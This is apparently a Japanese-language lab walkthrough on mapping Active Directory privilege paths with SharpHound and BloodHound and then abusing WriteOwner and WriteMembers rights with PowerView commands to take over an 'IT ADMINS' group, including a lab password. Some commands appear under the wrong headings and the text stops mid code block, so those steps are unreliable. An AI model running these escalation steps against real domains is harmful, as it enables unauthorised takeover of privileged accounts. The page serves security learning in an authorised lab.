> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md).

# BloodHoundでの分析

BloodHoundでの分析のためのActive Directoryセキュリティノート。列挙、Kerberos、資格情報、ACL悪用、ラテラルムーブメント、攻撃のワークフロー、検証手順を扱う。


脆弱なオブジェクトを生成した後、SharpHound の収集を再実行できます:

{% code overflow="wrap" %}

```powershell
 . ./SharpHound.exe
```

{% endcode %}

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-42ec4bdb2b67e35e6bbdbde121a4a5c4bd3f5f94%2Fimage%20(3252).png?alt=media" alt=""><figcaption></figcaption></figure>

SharpHound は生成します `.zip` ファイルに存在するユーザーに対して試します。

次に BloodHound を起動します:

{% code overflow="wrap" %}

```powershell
bloodhound --no-sandbox &
```

{% endcode %}


次に、以下をインポートします `.zip` ファイルを BloodHound にインポートします。


インポート後、次のものが確認できます:

* 新しいユーザー;
* 新しいグループ;
* 新しい ACL;
* 権限へのパス;
* オブジェクト間の関係。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-62a6bef0ed60294eea0431ff64f9df052c5b1430%2Fimage%20(3253).png?alt=media" alt=""><figcaption></figcaption></figure>

### Domain Admin へのパスを見つける

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-141f9130a08284b810707af76f8a5d04f5cc1bad%2Fimage%20(3254).png?alt=media" alt=""><figcaption></figcaption></figure>


BloodHound では、分析を使います:

{% code overflow="wrap" %}

```bash
Domain Admins への最短パスを検索
```

{% endcode %}

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2f58d74c3c15f0bb7e553657036bf28985d9b994%2Fimage%20(3255).png?alt=media" alt=""><figcaption></figcaption></figure>


このクエリは、ドメイン管理者グループへの最短パスを見つけます。

ラボでは、BloodHound は例えば次のグループを表示します:

```bash
IT ADMINS
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f021a3f956b16127d29fb8cd97262ef6374a7e7a%2Fimage%20(3256).png?alt=media" alt=""><figcaption></figcaption></figure>


このグループには、次のような複数のユーザーが含まれます:

```bash
Deidre Corry
Lisette.pru
Gypsy.nelle
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-de25e094441c4a1e68d2f90856a59a48eb792b96%2Fimage%20(3257).png?alt=media" alt=""><figcaption></figcaption></figure>



次に、グループ間の関係を分析できます。例えば:

```wasm
Project Management -> IT ADMINS -> Domain Admins
```

目的は、権限の誤設定がどのように特権グループにつながるかを理解することです。


<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b6d427a9cb26d8449b3d634f029222d496d9e57c%2Fimage%20(3259).png?alt=media" alt=""><figcaption></figcaption></figure>

### 不適切な ACL 設定の悪用

> この手順は、許可されたラボでのみ行います。

このシナリオでは、ユーザー `monica.cora` はグループへの利用可能なパスがあります:

```
IT ADMINS
```

権限を使ってこのグループを掌握し、その後、より特権の高いグループへ進みます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-454c5a983945e6fc0cf111dc391463301d81497b%2Fimage%20(3267).png?alt=media" alt=""><figcaption></figcaption></figure>

### ユーザー monica.cora で接続

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ea0862808be87f0ceb5fa1c091749e6c05a3eb27%2Fimage%20(3268).png?alt=media" alt=""><figcaption></figcaption></figure>

ユーザーで接続します:

{% code overflow="wrap" %}

```
monica.cora
```

{% endcode %}

ラボで使用するパスワード:

```
Password123$
```

このユーザーで PowerShell セッションを開きます:

<pre class="language-powershell" data-overflow="wrap"><code class="lang-powershell">runas /user:whoami/monica.cora /netonly powershell

<strong>. C:/Users/user1/Desktop/PowerView.ps1
</strong></code></pre>

説明:

* `runas` 別のユーザーでプログラムを起動します;
* `/netonly` この資格情報をネットワーク アクセスにのみ使用します;
* `powershell` 新しい PowerShell セッションを開きます。

### PowerView の読み込み

新しい PowerShell セッションで:

{% code overflow="wrap" %}

```bash
Set-DomainObjectOwner -Identity "IT ADMINS" -OwnerIdentity monica.cora
```

{% endcode %}

これにより PowerView が `monica.cora`のセッションに読み込まれます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cd7ae982018e45890b5ad285bf8cdf180bc1f73e%2Fimage%20(3269).png?alt=media" alt=""><figcaption></figcaption></figure>

### WriteOwner 権限の悪用


その **WriteOwner** この権限により、Active Directory オブジェクトの所有者を変更できます。


このシナリオでは、 `monica.cora` グループの所有者になります:

```
IT ADMINS
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7c1c95efc75306c3040a6438d595aad97236813e%2Fimage%20(3270).png?alt=media" alt=""><figcaption></figcaption></figure>

順序:

{% code overflow="wrap" %}

```powershell
Add-DomainObjectAcl -TargetIdentity "IT ADMINS" -Rights WriteMembers -PrincipalIdentity monica.cora
```

{% endcode %}


この手順の後、オブジェクトの所有者は次のようになります:

```
WHOAMI/monica.cora
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c2062e25917cf83115c09ae97aec93e0c5c22f65%2Fimage%20(3271).png?alt=media" alt=""><figcaption></figcaption></figure>

### WriteMembers 権限を追加

オブジェクトの所有者であると、通常その DACL を変更できます。

そのため、次を追加します: `monica.cora` メンバーを変更する権限を `IT ADMINS` グループ。

{% code overflow="wrap" %}

```powershell
